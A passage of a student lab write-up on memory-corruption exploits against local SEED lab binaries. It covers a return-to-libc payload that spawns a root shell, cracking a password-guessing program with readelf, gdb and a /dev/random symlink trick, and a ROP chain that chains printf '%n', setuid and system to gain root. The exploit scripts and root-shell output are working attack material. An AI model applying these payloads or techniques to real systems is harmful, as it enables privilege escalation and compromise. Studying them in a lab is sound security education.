content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


execv_addr = 0xf7e994b0   # The address of execv()
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')


exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

3. Result:

```
[11/06/22]seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdf0
Input size: 300
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0#
```

3.3 Password Guess

- Brute Force:
  Use all value in (0, uint32_t_MAX) to guess

  1. Write the following code

```
with open("input", "w") as f:
    for i in range(4294967295):
        f.write(str(i))
        f.write('\n')
```

  2.
```
python3 generator.py # Use the above code to generate f
./guess < input > output # Use IO_Redirect to redirect input and output
cat output | grep "congratulation" # Filter the result by using grep
```

- Static analysis:
  Readelf to read rodata to get string

```
readelf -x .rodata guess

Hex dump of section '.rodata':
  0x00002000 01000200 00000000 7262002f 6465762f ........rb./dev/
  0x00002010 72616e64 6f6d0045 72726f72 00506c65 random.Error.Ple
  0x00002020 61736520 656e7465 7220796f 75722067 ase enter your g
  0x00002030 75657373 3a200025 75000000 00000000 uess: .%u.......
  0x00002040 57726f6e 67206775 65737321 20506c65 Wrong guess! Ple
  0x00002050 61736520 67756573 73206167 61696e2e ase guess again.
  0x00002060 00000000 00000000 436f6e67 72617475 ........Congratu
  0x00002070 6c617469 6f6e2120 54686520 73656372 lation! The secr
  0x00002080 65742069 73207569 77656271 77686563 et is uiwebqwhec
  0x00002090 31322100                            12!.
```

- Dynamic Analysis:

  1. Run gdb

```
gdb guess
br main
r
n # until go to fread
```

  2. stack before fread

```
[----------------------------------stack-------------------------------------]
0000| 0x7fffffffe000 --> 0x0
0008| 0x7fffffffe008 --> 0x0
0016| 0x7fffffffe010 --> 0x5555555592a0 --> 0xfbad2488
0024| 0x7fffffffe018 --> 0xa968fe4d27d21700
0032| 0x7fffffffe020 --> 0x0
0040| 0x7fffffffe028 --> 0x7ffff7deb0b3 (<__libc_start_main+243>:       mov    edi,eax
)
0048| 0x7fffffffe030 --> 0x7ffff7ffc620 --> 0x5044100000000
0056| 0x7fffffffe038 --> 0x7fffffffe118 --> 0x7fffffffe422 ("/home/seed/Downloads/Test
/guess")
```

3. stack after fread

```
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffe000 --> 0x0
0008| 0x7fffffffe008 --> 0xb4b6457600000000
0016| 0x7fffffffe010 --> 0x5555555592a0 --> 0xfbad2488
0024| 0x7fffffffe018 --> 0xc89a28e615398a00
0032| 0x7fffffffe020 --> 0x0
0040| 0x7fffffffe028 --> 0x7ffff7deb0b3 (<__libc_start_main+243>:       mov    edi,eax
)
0048| 0x7fffffffe030 --> 0x7ffff7ffc620 --> 0x5044100000000
0056| 0x7fffffffe038 --> 0x7fffffffe118 --> 0x7fffffffe422 ("/home/seed/Downloads/Test
/guess")
```

So the 0xb4b64576 is the answer

4.
```
[----------------------------------code-----------------------------------]
   0x5555555552bf <main+182>:   jmp    0x555555555280 <main+119>
   0x5555555552c1 <main+184>:   nop
   0x5555555552c2 <main+185>:   lea    rdi,[rip+0xd9f]        # 0x555555556068
=> 0x5555555552c9 <main+192>:   call   0x5555555550b0 <puts@plt>
   0x5555555552ce <main+197>:   mov    eax,0x0
   0x5555555552d3 <main+202>:   mov    rcx,QWORD PTR [rbp-0x8]
   0x5555555552d7 <main+206>:   xor    rcx,QWORD PTR fs:0x28
   0x5555555552e0 <main+215>:   je     0x5555555552e7 <main+222>
Guessed arguments:
arg[0]: 0x555555556068 ("Congratulation! The secret is uiwebqwhec12!")
```

- File softlink:
  Relink /dev/random to /dev/zero

```
sudo ln -sf /dev/zero /dev/random
./guess
# Input 0
# Congratulation! The secret is uiwebqwhec12!
```

3.4 Defeat Dash's Countermeasure with ROP

Logic

Use setuid and system

The system is as previous practice

But the problem is that setuid need argument value 0(root uid), which cannot be contained in the payload

So I use printf("%n", &address_of_setuid_arg) to set argument of setuid to 0

And the call chain is printf -> setuid -> system

And we use return to return_and_leave to adjust the fake esp

Implementation

1.
```
touch badfile # touch badfile
gcc -m32 -fno-stack-protector -z noexecstack -o rop stack_rop.c # compile
sudo chown root rop & sudo chmod 4775 rop # set permission
export MYSHELL="/bin/sh" # argument of system()
export ARG="%n" # argument of printf()
```

2. Get the address of system and setuid and printf and leave_and_return(0x565562ce) with gdb

```
gdb rop
br main
r
p system
p setuid
p printf
disas foo
```

```
Breakpoint 1, 0x56556347 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xf7e99e30 <setuid>
gdb-peda$ p printf
$3 = {<text variable, no debug info>} 0xf7e20de0 <printf>
gdb-peda$
Dump of assembler code for function foo:
   0x5655626d <+0>:     endbr32
   0x56556271 <+4>:     push   ebp
   0x56556272 <+5>:     mov    ebp,esp
   0x56556274 <+7>:     push   ebx
   0x56556275 <+8>:     sub    esp,0x74
   0x56556278 <+11>:    call   0x56556170 <__x86.get_pc_thunk.bx>
   0x5655627d <+16>:    add    ebx,0x2d47
   0x56556283 <+22>:    mov    eax,ebp
   0x56556285 <+24>:    mov    DWORD PTR [ebp-0xc],eax
   0x56556288 <+27>:    lea    eax,[ebp-0x70]
   0x5655628b <+30>:    sub    esp,0x8
   0x5655628e <+33>:    push   eax
   0x5655628f <+34>:    lea    eax,[ebx-0x1fbc]
   0x56556295 <+40>:    push   eax
   0x56556296 <+41>:    call   0x565560c0 <printf@plt>
   0x5655629b <+46>:    add    esp,0x10
   0x5655629e <+49>:    mov    eax,DWORD PTR [ebp-0xc]
   0x565562a1 <+52>:    sub    esp,0x8
   0x565562a4 <+55>:    push   eax
   0x565562a5 <+56>:    lea    eax,[ebx-0x1f9f]
   0x565562ab <+62>:    push   eax
   0x565562ac <+63>:    call   0x565560c0 <printf@plt>
   0x565562b1 <+68>:    add    esp,0x10
   0x565562b4 <+71>:    sub    esp,0x8
   0x565562b7 <+74>:    push   DWORD PTR [ebp+0x8]
   0x565562ba <+77>:    lea    eax,[ebp-0x70]
   0x565562bd <+80>:    push   eax
   0x565562be <+81>:    call   0x565560e0 <strcpy@plt>
   0x565562c3 <+86>:    add    esp,0x10
   0x565562c6 <+89>:    mov    eax,0x1
   0x565562cb <+94>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ce <+97>:    leave
   0x565562cf <+98>:    ret
End of assembler dump.
```

3.
```
./rop # get information of stack and string's address
# ebp = 0xffffc9f8
# offset = ebp - buffer = 0x70
```

```
[11/06/22]seed@VM:~/.../Test$ ./rop
The '/bin/sh' string's address: 0xffffd463
Address of buffer[]: 0xffffc988
Frame pointer value: 0xffffc9f8
```

4. Get environment variable address of ARG and MYSHELL variable:

```
[11/06/22]seed@VM:~/.../Test$ cat getenv.c
#include <stdio.h>
#include <stdlib.h>

int main() {
        char *shell = getenv("MYSHELL");
        printf("%p\n", shell);
        char *args = getenv("ARG");
        printf("%p\n", args);
}
[11/06/22]seed@VM:~/.../Test$ gcc getenv.c -m32 -o env
[11/06/22]seed@VM:~/.../Test$ ./env
0xffffd45a
0xffffddd4
```

5. Shell:

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))


ebp = 0xffffc9e8
offset = 0x70
printf = 0xf7e20de0
printf_arg = 0xffffddd4
shell = 0xffffd45a
leave_and_ret = 0x565562ce
setuid = 0xf7e99e30
system = 0xf7e12420
address_of_setuid_arg = ebp+40 # ebp_of_setuid_arg - ebp
setuid_arg = 0xaaaaaaaa # random value

ebp += 8
content[offset:offset+4] = (ebp).to_bytes(4, byteorder='little')
offset += 4
content[offset:offset+4] = (leave_and_ret).to_bytes(4, byteorder='little')
offset += 4

def fill(arr):
  global ebp
  global offset

  ebp += (len(arr) + 1) * 4
  content[offset:offset+4] = (ebp).to_bytes(4, byteorder='little')
  offset += 4

  for ele in arr:
    content[offset:offset+4] = (ele).to_bytes(4, byteorder='little')
    offset += 4


# printf()

fill([printf, leave_and_ret, printf_arg, address_of_setuid_arg]) # printf call stack

# setuid()

fill([setuid, leave_and_ret, setuid_arg]) # setuid call stack

# system()

fill([system, leave_and_ret, shell]) # system call stack


# Save content to a file
with open("badfile2", "wb") as f:
  f.write(content)
```

6. Result:

```
[11/06/22]seed@VM:~/.../Test$ python3 exploit.py
[11/06/22]seed@VM:~/.../Test$ ./rop
The '/bin/bash' string's address: 0xffffd45a
Address of buffer[]: 0xffffc978
Frame pointer value: 0xffffc9e8
[11/06/22]root@VM:~/.../Test# whoami
root
```